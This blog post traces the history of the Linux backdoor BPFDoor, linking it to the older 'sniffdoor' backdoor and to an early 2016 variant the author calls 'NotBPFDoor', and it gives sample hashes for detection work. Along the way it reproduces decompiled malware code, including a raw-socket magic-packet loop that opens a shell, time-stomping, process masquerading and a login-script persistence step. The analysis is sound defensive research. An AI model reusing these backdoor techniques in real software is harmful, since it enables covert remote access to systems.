BPFDoor - Part 1 - The Past

haxrob.net/bpfdoor-past-and-present-part-1/

June 2, 2025

💡

This is the first part on a series of posts on the `BPFDoor` malware.
In Part 2 we look at evasive changes in samples reported in a significant telecommunication company's breach - along with IoCs.
In this post we follow breadcrumbs sprinkled across the Internet's past in an attempt to understand `BPFDoor` potential code origin which span almost 20 years ago. We also uncover a fork or early version which appeared in the wild in 2016

Refer to the following timeline of events described:

A timeline spanning almost 20 years

This post attempts to mostly avoid what's already been covered in prior literature. For readers not familiar with `BPFDoor`, the following resources are recommended for prior reading: Trend Micro (2025), Sandfly Security (2022), Elastic (2022).

💡

This post makes no assertion related to the attribution of BPFDoor's developer(s) nor attributed threat actor(s).

Just for fun

Central to this post is `sniffdoor` - the source code is not easy to find. A mirror can be found here.

Many early samples of `BPFDoor` found in the wild use the hardcoded password `justforfun`. We also see this in leaked source code:

```
838     int main(int argc, char *argv[])
839     {
840             char hash[] = {0x6a, 0x75, 0x73, 0x74, 0x66, 0x6f, 0x72, 0x66, 0x75, 0x6e, 0x00}; // justforfun
841             char hash2[]= {0x73, 0x6f, 0x63, 0x6b, 0x65, 0x74, 0x00}; // socket
```

Pivoting off this phrase, we land back to the year 2011, stumbling on an archived blog, "Just for fun", also sharing its title with the name of book by Linus Torvalds, published in 2001. The domain was registered in 2011:

Just for fun

Linux kernel security research

`BPFDoor` includes a hardcoded epoch timestamp used for time stomping. The date is `October 30, 2008 GMT`

```
220   static void setup_time(char *file)
221   {
222           struct timeval tv[2];
223
224           tv[0].tv_sec = 1225394236;
225           tv[0].tv_usec = 0;
226
227           tv[1].tv_sec = 1225394236;
228           tv[1].tv_usec = 0;
229
230           utimes(file, tv);
231   }
```

Notably the most recent samples have retained this code, but never call it.

21 days after this hardcoded date, a program titled "*Program Just for Fun!*" was published by the developer of `sniffdoor`:

2008-11-20 15:15


昨天yangxi推荐unbunt下的一个ascii动画，有兴趣的可以apt-get install sl看下效果。

今天中午利用休息的时间写了类似的程序， 绝对比那个震撼， 有兴趣的朋友可以拿gcc编译下看看效果。

BTW： 程序员们赶快行动起来吧， Program Just For Fun!

```
/*
* Program Just For Fun
*
* by wzt      http://hi.baidu.com/wzt85
*/
```

If you compile and run the program, you will be greeted with an ASCII animation of a tank firing shells across your terminal.



Also in 2006, the developer released source to `soshell` (source mirror)

[Code]	lzh.c - WinRAR 3.x LHA Buffer Overflow Exploit	nop	2006-12-18
[Code]	ELF Reader	wzt	2006-11-27
[Code]	Linux backdoor soshell client.c	wzt	2006-10-02
[Code]	Linux backdoor soshell.c	wzt	2006-10-02
[Code]	vml.c - Internet Explorer VML Buffer Overflow Download Exec Exploit	nop	2006-09-21
[Code]	daxctle2.c - Internet Explorer COM Object Heap Overflow Download Exec Exploit	nop	2006-09-13
[Code]	Linux shellcode abstract tool V .0.4	wzt	2006-08-12
[Code]	Linux backdoor V .0.5	wzt	2006-08-03
[Code]	rootshell.c	wzt	2006-08-03

And `sniffdoor` (cloud-sec.org archive.org, archive.org, archive.org):

- adore-ng-wztfix.tgz works on 2.6.18 kernels. 2008
- wnps-0.26.tgz LKM rootkit for linux kernel 2.6 kernels. 2007
- c-os.tgz a toy for learning kernel on x86 machine. 2007
- ptydoor.tgz a backdoor with pty support. 2007
- sniffdoor-1.0.tgz sniff backdoor. 2006

Both `sniffdoor` and `BPFDoor` use the `pty` control handling from another program, `bindtty` (mirror). While `bindtty` is not dated, there is some code overlap with a kernel rootkit, published in Phrack #58 in 2001 by `sd@fs.cz`.

Timestamps from the obtained `sniffdoor` archive align with the posting date on forum.eviloctal.com

```
$ tar vft sniffdoor.tgz
drwxrwxrwx Administrators/None 0 2007-06-12 01:25 sniffdoor-1.0/
drwxrwxrwx Administrators/None 0 2007-06-12 01:25 sniffdoor-1.0/doc/
-rwxrwxrwx Administrators/None 592 2007-06-12 01:54 sniffdoor-1.0/doc/license
-rwxrwxrwx Administrators/None 2104 2007-06-12 01:54 sniffdoor-1.0/doc/README
-rwxrwxrwx Administrators/None   93 2007-06-12 01:54 sniffdoor-1.0/doc/todo
drwxrwxrwx Administrators/None    0 2007-06-12 01:26 sniffdoor-1.0/sniffclient/
drwxrwxrwx Administrators/None    0 2007-06-12 01:25 sniffdoor-1.0/sniffclient/include/
-rwxrwxrwx Administrators/None 2638 2007-06-12 01:54 sniffdoor-1.0/sniffclient/include/send.h
-rwxrwxrwx Administrators/None  254 2007-06-12 01:54 sniffdoor-1.0/sniffclient/include/socket.h
drwxrwxrwx Administrators/None    0 2007-06-12 02:00 sniffdoor-1.0/sniffclient/src/
-rwxrwxrwx Administrators/None 9290 2007-06-12 01:54 sniffdoor-1.0/sniffclient/src/client.c
-rw-r--r-- Administrator/None  7916 2007-06-12 01:54 sniffdoor-1.0/sniffclient/src/client.o
-rwxrwxrwx Administrators/None  240 2007-06-12 01:54 sniffdoor-1.0/sniffclient/src/Makefile
-rwxrwxrwx Administrators/None 13067 2007-06-12 01:54 sniffdoor-1.0/sniffclient/src/sniffclient
-rwxrwxrwx Administrators/None  1365 2007-06-12 01:54 sniffdoor-1.0/sniffclient/src/socket.c
-rw-r--r-- Administrator/None  1520 2007-06-12 01:54 sniffdoor-1.0/sniffclient/src/socket.o
drwxrwxrwx Administrators/None     0 2007-06-12 01:26 sniffdoor-1.0/sniffserver/
drwxrwxrwx Administrators/None     0 2007-06-12 01:25 sniffdoor-1.0/sniffserver/include/
-rwxrwxrwx Administrators/None  2767 2007-06-12 01:54 sniffdoor-1.0/sniffserver/include/recv.h
-rwxrwxrwx Administrators/None   281 2007-06-12 01:54 sniffdoor-1.0/sniffserver/include/socket.h
drwxrwxrwx Administrators/None     0 2007-06-12 02:00 sniffdoor-1.0/sniffserver/src/
-rwxrwxrwx Administrators/None   237 2007-06-12 01:54 sniffdoor-1.0/sniffserver/src/Makefile
-rwxrwxrwx Administrators/None 13160 2007-06-12 01:54 sniffdoor-1.0/sniffserver/src/sniffdoor
-rwxrwxrwx Administrators/None  9423 2007-06-12 01:54 sniffdoor-1.0/sniffserver/src/sniffdoor.c
-rw-r--r-- Administrator/None  7524 2007-06-12 01:54 sniffdoor-1.0/sniffserver/src/sniffdoor.o
-rwxrwxrwx Administrators/None  1318 2007-06-12 01:54 sniffdoor-1.0/sniffserver/src/socket.c
-rw-r--r-- Administrator/None  1644 2007-06-12 01:54 sniffdoor-1.0/sniffserver/src/socket.o
```

e08028d5582f14b3f810a299330318119deb03a8d6e3ffac43cb7782a1f8c25e

[原创]Linux sniffdoor v 1.0

楼主 大 中 小 发表于 2007-6-12 00:08 只看该作者

[原创]Linux sniffdoor v 1.0

软件作者：wzt <wzt@xsec.org>
信息来源：邪恶八进制信息安全团队（www.eviloctal.com）

注意：文章首发www.XSec.org，后由原创作者友情提交到邪恶八进制信息安全团队技术论坛，转载请注明首发站点。

SniffDoor V 1.0 (c) 2007 by wzt <wzt@xsec.org>
+----------+

Sniffdoor is a linux backdoor woke up with a special
tcp packet.It can bind a shell with tty,it can send
files with tcp packet,that's means the server side
can sniff your files in the special tcp packets,
and save on its server.The client can send a shell
command with the packet,the server sniff and execute
it,so it can round the firewall.

evaloctal.com forum post

The `comment` section in the compiled binaries in the tarball indicate the binary compiled on the Asianux distribution giving a compilation date sometime after January 23rd 2006:

```
$ readelf -n ./sniffdoor/sniffdoor-1.0/sniffserver/src/sniffdoor

Displaying notes found in: .note.ABI-tag
  Owner                Data size        Description
  GNU                  0x00000010       NT_GNU_ABI_TAG (ABI version tag)
    OS: Linux, ABI: 2.2.5
$ readelf -p .comment ./sniffdoor/sniffdoor-1.0/sniffserver/src/sniffdoor

String dump of section '.comment':
  [     1]  GCC: (GNU) 3.4.3 20041212 (Asianux 2.0 3.4.3-9.EL4.2)
```

As such, we can date `sniffdoor` to be likely developed and released between 2006-2007.

Similarities between `BPFDoor` and `sniffdoor` (v1.0):

- Sharing the same code for its pseudo terminal handling (taken from `bindtty`).
- Numerous overlapping function names/routines
- Uses raw sockets to intercept magic / wakeup packets
- Supports both connect/bind and reverse shells


`BPFDoor` has improved stealth capability and other improvements that's not present in `sniffdoor`:

- Uses a `BPF` filter to reduce volume of traffic hitting the process as it looks for magic packets
- In addition to `TCP` for magic packets, `UDP` and `ICMP` is also supported
- Payload is encrypted
- Anti-forensics such as masquerading its process name, time-stomping, overwriting environment variables
- Injects `iptables` rules in `bind` mode

As an example with `BPFDoor` on the left and `sniffdoor` on the right. Both routines originate their code from `bindtty.c`:

BPFDoor (left) and sniffdoor (right)

`BPFDoor`'s decompiled controller's `getshell`function overlaps with `sniffdoor`'s `getshell_local`. Note that there is no known source for the controller in the public domain at the time of writing.



```
int __fastcall getshell(unsigned int a1)
{
  uint16_t v1; // ax
  int fd; // [rsp+1Ch] [rbp-4h]

  v1 = ntohs(a1);
  printf("[+] listen on port %d\n", v1);
  fd = listen_port(a1);
  if ( fd >= 0 )
    shell((unsigned int)fd);
  else
    puts("[-] bind port failed.");
  return close(fd);
}
```

```
void getshell_local(int port)
{
    char    buf[MAXNAME];
    int     sock_fd;

    printf("[+] listen on port %d\n",ntohs(port));
    sock_fd = listen_port(port);

    if( sock_fd < 0 ){
        printf("[-] bind port failed.\n");
        close(sock_fd);
        exit(1);
```

BPFDoor controller (left) and snniffdoor (right)

As `sniffdoor` and `soshell` borrowed code from `bindtty.c`. The `soshell` client source includes a comment that code was also taken from `connttty` which could not be found archived or otherwise.

In the todo file of `snniffDoor`'s code we can see features that would make it's way into `BPFDoor`:

```
In future (I hope):
 - Support ICMP,UDP protocol woke up.
 - Make it more stable.
```

Also found are comments on an intention to add process name masquerading - in a dynamic manner - another feature which also made its way into `BPFDoor`


8：隐藏，隐藏，现在初步打算用fake proc name来忽悠一下，弄成-bash，呵呵，之后做个lkm来隐藏下，最好可以做到动态隐藏。

An (automated) translation:

> Hide, hide, now the initial plan is to use a fake process name to fool around, making it look like -bash, hehe, then create an LKM to hide it, ideally achieving dynamic hiding.

We see that`BPFDoor` did 'fake' it's process name from by randomly selecting from a predefined list. *(The newest versions removed the random selection, as seen in part 2 of this post)*

An `LKM` would also too eventuate as the `WNPS` rootkit - also sharing code overlaps with both `sniffdoor` and the `bpfdoor` client:



bfpdoor client

```
156     if ((s_len =
157          sendto(sock_id, data_buf, PACKLEN + data_len, 0,
158              (struct sockaddr *) &remote,
159              sizeof (struct sockaddr))) < 0) {
160         perror("[-] sendto");
161         exit(1);
162     }
163
164     printf("[+] Packet Successfuly Sending %d Size.\n", s_len);
```

wnps client

The circumstantial details here provides no evidence in respect to the attribution of the author of `BPFDoor`. The choice of the password `justforfun` for `BPFDoor` is an curious one though. Some possible explanations:

- The `sniffdoor` developer, `WZT` was the very first initial developer of `BPFDoor`
- Another developer visited `WZT`'s blogs, obtained the `sniffdoor` or `soshell` code and was influenced with the phrasing *"Just for fun"* or added the term as password as a means of a false flag (misattribution)

- The phrasing is a complete coincidence, the developers of `BPFDoor` and `WZT` being Linux enthusiasts, both enjoyed reading Linus's book, titled "Just For Fun".
- Also must be considered is the possibility that `BPFDoor` and `sniffdoor` both borrowed code from a common source other then `bindtty.c`. This code goes back many decades and version/derivates are likely to have been shared amongst individuals and groups.

The `sniffdoor` developer released other (more well known) software in that era, such as the `adore-ng` rootkit (which was reported to be included in APT 41's toolset (Mandiant report, page 47).

💡

The timing of the development of `sniffdoor` developer was coincides around the time they were reported to have left the NCPH Group (source, page 203).

Notably, some remaining members of NCPH Group became associated to APT 41. Also for interesting reading is this testimony by Adam Kozy.

NotBPFDoor - An early direct descendent

While testing `YARA` rule sets for `BPFDoor` for part 2 of this post, a very early version of `BPFDoor` was identified. The two samples are not compatible with the observed clients to date: and more notably, does not use a `BPF` filter (as `sniffdoor`). Hence, to differentiate, we give the name - `NotBPFDoor`.

Two samples were uploaded in August 2016, with the initial submitters originating from Hong Kong (link). This was before the source code had leaked into the public domain.

Date	Region	Name
2016-05-04 06:06:07 UTC	HONG KONG	pkiopt
2018-04-30 11:06:03 UTC	INDIA	?
2025-05-19 01:14:24 UTC	KOREA, REPUBLIC OF	c5bf3fc63f6387dec31d15fc6465429c

b2d3c212e71ddbaf015d8793d30317e764131c9beda7971901620d90e6887b30

Date	Region	Name
2016-08-23 02:44:58 UTC	HONG KONG	ITMAgents2
2018-04-30 11:07:20 UTC	INDIA	?
2025-05-19 00:57:16 UTC	KOREA, REPUBLIC OF	7f5be0365b6fef3bbb98fbf4ac8a64ab

ebffd115918f6d181da6d8f5592dffb3e4f08cd4e93dcf7b7f1a2397af0580d9

`NotBPFDoor` shares significant code overlap with `BPFDoor`. Although there is extra functionality which has been removed in `BPFDoor` samples:

- Optional boot persistence mechanism
- Ability to re-configure it's process name and password through a configuration menu

Additionally, `NotBPFDoor`:

- Uses a single password rather then two (to differentiate mode of operation)
- Uses a semaphore as a mutex lock rather then writing a file to disk

Initial process name and passwords


A single hardcoded process name is used (`portmap` and `rhnsd`). Later `BPFDoor` samples randomly select from a list of process names. The malware then goes full circle as we will see with the most recent variants revert back to a single process name.

```
mov     [rbp+src], 70h ; 'p'
mov     [rbp+var_2F], 6Fh ; 'o'
mov     [rbp+var_2E], 72h ; 'r'
mov     [rbp+var_2D], 74h ; 't'
mov     [rbp+var_2C], 6Dh ; 'm'
mov     [rbp+var_2B], 61h ; 'a'
mov     [rbp+var_2A], 70h ; 'p'
mov     [rbp+var_29], 0
mov     [rbp+var_40], 66h ; 'f'
mov     [rbp+var_40+1], 75h ; 'u'
mov     [rbp+var_40+2], 63h ; 'c'
mov     [rbp+var_40+3], 6Bh ; 'k'
mov     [rbp+var_40+4], 61h ; 'a'
mov     [rbp+var_40+5], 6Ch ; 'l'
mov     [rbp+var_40+6], 6Ch ; 'l'
mov     [rbp+var_40+7], 0
mov     [rbp+var_10], 0
```

b2d3c212e71ddbaf015d8793d30317e764131c9beda7971901620d90e6887b30

Mutex Lock

The mutex lock uses libc's `semget` function to set a semaphore for the process rather then to write a file to disk. The semaphore key is `1433490800` (`0x55715570`) which corresponds to a epoch date of *Friday, June 5, 2015 UTC*. This could hit at the approximate year the code was in development.



ebffd115918f6d181da6d8f5592dffb3e4f08cd4e93dcf7b7f1a2397af0580d9

If the process abnormally terminates, the semaphore is still held by the kernel, meaning it will have to be manually removed before the process can be started again (unless the system is rebooted)

```
$ ipcs
...
------ Semaphore Arrays --------
key        semid      owner      perms      nsems
0x55715570 0          root       600        1

$ ipcrm -S 0x55715570
```

Persistence

A feature that seems to be removed in later `BPFDoor` samples is the ability for maintaining persistence across system reboot. If the `x` flag is used, the file `/etc/profile.d/lang.sh` is checked to contain the string `unset LC_TIME`. It then adds itself to this script which will be run every time a user logs in with a shell.

```
$
$ echo 'unset LC_TIME' > /etc/profile.d/lang.sh
$ ./ITMAgents2 x
ok!
$
$ cat /etc/profile.d/lang.sh
unset LC_TIME
    [ -n "$LANG" ] && /home/remnux/ITMAgents2 || /home/remnux/ITMAgents2
$
```

Self Modifying Configuration

The masqueraded process name and password can be configured with the `C` switch. A "start time" and "end time" can also be configured.

```
$ ./ITMAgents2 C

Start time [0]:
[+] 0
End time [23]:
[+] 23
mask [rhnsd]: fakename
[+] fakename
Password:
Retype password:
```

The start/end time options appear to be unused.

Rather then write to an external configuration file, the changed parameters appended to itself, increasing the `ELF` binary file size by 598 bytes. The first 64 bytes is a fixed byte sequence originating from a global in the `.ro` section. If these 64 bytes are not found at the end of itself, then they will be written - followed by 534 bytes of the actual configuration:

The 'marker' bytes Shannon entropy: `5.65625`. It's origin has not been identified.

In one version it looks as if hex encoded bytes were pasted into the source as a string, rather then as as actual byte values (a likely mistake, fixed in the second identified sample)

```
__int64 __fastcall load_config(const char *selfFname, void *a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  fd = open(selfFname, 0);
  if ( fd < 0 )
    return 4294967294LL;
  v6 = lseek(fd, 0LL, 2);                       // SEEK_END
  if ( v6 >= 0 && lseek(fd, v6 - 598, 0) == v6 - 598 && read(fd, buf, 0x40uLL) == 64 )
  {
    if ( !memcmp(
            buf,
            "\\x4a\\x8a\\xba\\xab\\xa8\\x80\\xf7\\xf0\\x24\\xc6\\xa5\\x4b\\x4a\\xb4\\x0d\\xdd\\xe4\\xc6\\xff\\
            "0e\\xb7\\x25\\x7c\\x95\\xb2\\x9a\\xe6\\x6c\\xa6\\x87\\xb2\\xcc\\x06\\xff\\x26\\xd2\\x3d\\xff\\x2
            "x1b\\x10\\xd3\\x1b\\x51\\xac\\x7b\\x81\\x60\\x08\\xf8\\x50\\xec\\x05\\x90\\x68\\x4b\\xff\\x44\\x1
            0x40uLL)
      && read(fd, src, 534uLL) == 534 )
    {
      memcpy(a2, src, 534uLL);
      close(fd);
```

b2d3c212e71ddbaf015d8793d30317e764131c9beda7971901620d90e6887b30

If others would like to have a go at trying to identify what the byte sequence could be, here it is:

```
4A 8A BA AB A8 80 F7 F0 24 C6 A5 4B 4A B4 0D DD E4 C6 FF 80 75 0E B7 25 7C 95 B2 9A
E6 6C A6 87 B2 CC 06 FF 26 D2 3D FF 26 7E 37 1B 10 D3 1B 51 AC 7B 81 60 08 F8 50 EC
05 90 68 4B FF 44 14 8B
```

An early packet_loop

We see a very early version of the `packet_loop` routine. Only `TCP` is supported and no `setsockopt` with `SO_ATACH_FILTER`. The hardcoded magic bytes are `0x5571`. (`BPFDoor` samples have been observed to use `0x7255`, `0x5293` and `0x39393939`).

```
int packet_loop()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  s = malloc(0x4CuLL);
  if ( !s )
    exit(1);
  signal(17, 1);
  result = socket(2, 3, 6);                     // AF_INET, SOCK_RAW, IPPROTO_TCP
  fd = result;
  if ( result > 0 )
  {
    while ( 1 )
    {
      do
      {
        do
        {
          memset(s, 0, 76uLL);
          read(fd, s, 76uLL);
        }
        while ( s->ip.ip_p != 6 );              // proto TCP
      }
      while ( *s->payload.magic != 0x5571 );
      pid = fork();
      if ( !pid )
        break;
      waitpid(pid, 0LL, 0);
    }
    if ( !logon(s->payload.password) )
    {
      fd_1 = try_link(*s->payload.host, *s->payload.port);
      if ( fd_1 > 0 )
        shell(fd_1);
      exit(0);
    }
    exit(0);
  }
  return result;
}
```

ebffd115918f6d181da6d8f5592dffb3e4f08cd4e93dcf7b7f1a2397af0580d9

In summary, `NotBPFDoor` appears to either an early fork or early version of `BPFDoor` with slightly different functionality.

Next, onto part 2 where we jump to the year 2025 and look at how the malware has evolved.

Appendix

Citations

A list of links referenced in this post series (*This is the only content in which an LLM was used to assist in writing this post*)